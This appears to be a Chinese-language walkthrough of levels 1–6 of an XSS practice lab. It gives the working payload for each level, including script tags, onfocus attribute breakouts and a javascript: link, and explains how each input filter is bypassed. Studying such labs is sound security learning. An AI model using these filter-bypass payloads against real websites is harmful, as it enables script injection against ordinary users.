学习平台:xss.tesla-space.com
XSS学习(绕过)
- level1
- level2
- level3
- level4
- level5
- level6
- level7
- level8
- level9
- level10
- level11
- level12
- level13
- level14
level1
 应该没有过滤
https://xss.tesla-space.com/level1.php?name=<script>alert(1);</script>
level2
先试一下<script>alert(1);</script>
 需要闭合

' "><script>alert(1);</script>
level3
先试一下' "><script>alert(1);</script>
 不行,多试一下,发现单引号没转义
 可以用onfocus

 发现在最右边加了个单引号,因此需要在alert左边加一个单引号闭合
'onfocus='alert(1)
level4
找一些常用的试一下发现把<>删了
 发现和level3比,本题用"闭合
"onfocus="alert(1)

level5

试了一下发现改了script,而且需要闭合前面的value

试一下大小写绕过,发现不行
 不用srcipt,改用a
' "><a href="javascript:alert()">aa</a>
level6
把level5的答案输入,发现herf也被禁用了
